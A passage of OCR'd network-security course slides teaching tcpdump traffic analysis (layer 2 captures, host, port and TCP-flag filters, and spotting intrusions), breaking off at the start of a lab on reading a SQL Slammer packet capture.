Orion:~ root# tcpdump -nnXX less 64
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on en0, link-type EN10MB (Ethernet), capture size 65535 bytes
23:03:35.122604 DTPv1, length 38
        0x0000:  0100 0ccc cccc 0017 5adf d895 0022 aaaa  ........Z....".."
        0x0010:  0300 000c 2004 0100 0100 0500 0002 0005  ................
        0x0020:  0400 0300 0545 0004 000a 0017 5adf d895  .....E......Z...
        0x0030:  0000 0000 0000 0000 0000 0000            ............
23:03:36.351443 ARP, Request who-has 192.168.1.51 tell 192.168.1.76, length 46
        0x0000:  ffff ffff ffff 3c07 5422 cfeb 0806 0001  ......<.T".....
        0x0010:  0800 0604 0001 3c07 5422 cfeb c0a8 014c  ......<.T".....L
        0x0020:  0000 0000 0000 c0a8 0133 0000 0000 0000  .........3......
        0x0030:  0000 0000 0000 0000 0000 0000            ............
23:03:36.351519 ARP, Reply 192.168.1.51 is-at b8:f6:b1:19:04:17, length 28
        0x0000:  3c07 5422 cfeb b8f6 b119 0417 0806 0001  <.T"............
        0x0010:  0800 0604 0002 b8f6 b119 0417 c0a8 0133  ...............3
        0x0020:  3c07 5422 cfeb c0a8 014c                 <.T".....L
```

- Uses the -XX flag and "less 64" for size
- Captured ARP and DTP frames

Advanced Detection and Packet Analysis

This slide shows an example of the "-XX" flag used to grab Layer 2 traffic of 64 byte frames and less. We grabbed a Dynamic Trunking Protocol (DTP) frame sent by a switch and also a simple ARP request and reply.


This kind of filter can be useful to detect things such as ARP cache poisoning attacks and other MitM scenarios.

Example: Getting More Specific

- Port and protocol combination
  - #tcpdump 'src 192.168.1.51 and (dst port 22 or 23)'

```
Orion:~ root# tcpdump 'src 192.168.1.51 and (dst port 22 or 23)'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on en0, link-type EN10MB (Ethernet), capture size 65535 bytes
23:19:13.497205 IP 192.168.1.51.57396 > my.firewall.ssh: Flags [S], seq 2407439553, win 65535, opt
ions [mss 1460,nop,wscale 4,nop,nop,TS val 493612246 ecr 0,sackOK,eol], length 0
23:19:13.504601 IP 192.168.1.51.57396 > my.firewall.ssh: Flags [.], ack 1661934704, win 8235, opti
ons [nop,nop,TS val 493612253 ecr 254635354], length 0
23:19:13.736344 IP 192.168.1.51.57396 > my.firewall.ssh: Flags [.], ack 20, win 8234, options [nop
,nop,TS val 493612482 ecr 254635377], length 0
23:19:13.741067 IP 192.168.1.51.57396 > my.firewall.ssh: Flags [.], ack 22, win 8234, options [nop
,nop,TS val 493612486 ecr 254635378], length 0
23:19:13.741279 IP 192.168.1.51.57396 > my.firewall.ssh: Flags [P.], seq 0:21, ack 22, win 8234, o
ptions [nop,nop,TS val 493612486 ecr 254635378], length 21
23:19:13.742878 IP 192.168.1.51.57396 > my.firewall.ssh: Flags [P.], seq 21:1053, ack 22, win 8234
, options [nop,nop,TS val 493612487 ecr 254635378], length 1032
```


This example gets a bit more specific in terms of filtering. Here, we're looking for traffic to TCP destination ports 22 or 23 coming from the source IP 192.168.1.51. We see some results, where the IP has generated SSH sessions to a system identified as my.firewall.




A more advanced type of filtering with TCPdump is to filter for specific TCP flags. TCP flags are found at byte offset 13 in the TCP header, and each flag is assigned a specific bit value. By filtering for these values, you can look for only certain types of TCP traffic easily.

The bit values for the most common TCP flags are as follows:

- URG=32
- ACK=16
- PSH=8
- RST=4
- SYN=2
- FIN=1


Running tcpdump with the tcp[13] filter and a specific value can identify one or more types of traffic. For example, the following will show only packets with the PSH flag set:

#tcpdump 'tcp[13] & 8!=0'




You can also combine values of different flags. Here, we have both the SYN (2) and ACK (16) flags selected for a total of 18:


#tcpdump 'tcp[13]=18'




Source and destination addresses are some of the most common filters to employ when looking for certain traffic. The source will be first in the packet listing, with a ">" sign indicating the direction of traffic. This will then be followed with the destination address, as shown in this slide.



Along with the source and destination IP addresses, analysts often turn to port numbers that are in use or suspected. This can often yield excellent initial results, especially when unusual ports are in use.




Looking for specific protocols can be helpful, although not as often as IP addresses and ports.




Looking for protocol behavior patterns can be incredibly useful in investigating malicious behaviors but may take more time and experience than other indicators.

For example, do you see standard TCP three-way handshakes? Are you seeing unusual patterns of RST packets being sent? Are fragmentation flags set properly?




Sometimes, you may discern what is going on simply by looking at the full packet content going across the wire.


For example, if you have a lot of traffic hitting a service but can't see what it is, grabbing full packet details may solve the issue. In the slide, this looks like usernames and passwords for logins.




By looking for other unusual patterns or indicators in traffic, you can uncover some of the more advanced intrusions. However, this can be tough to spot, and you need to get comfortable looking at traffic in your environment before you start noticing a lot of these issues.




This lab explores the basics of TCPdump traffic analysis.



This lab gets us working with TCPdump, looking at packet captures of various malicious traffic types, ranging from malware to attack attempts.



Our first goal is to log in to the Kali virtual machine you used on Day 1. Start the VM and log in with the username root and password toor. After the system is up and running, click the terminal icon, and then type **cd /home/501**. When in the 501 directory, type **ls** to see that you have approximately 20 PCAP files in the directory.



Run the following command:

#tcpdump –r slammer.pcap –nnX

This command reads an existing PCAP file (the -r option) and prints it out with no DNS or port resolution and ASCII representation.

Notice the details of the packet trace. This is a capture of the SQL Slammer worm attempting to compromise a SQL Server system on port 1434. Identify the following elements in the trace:

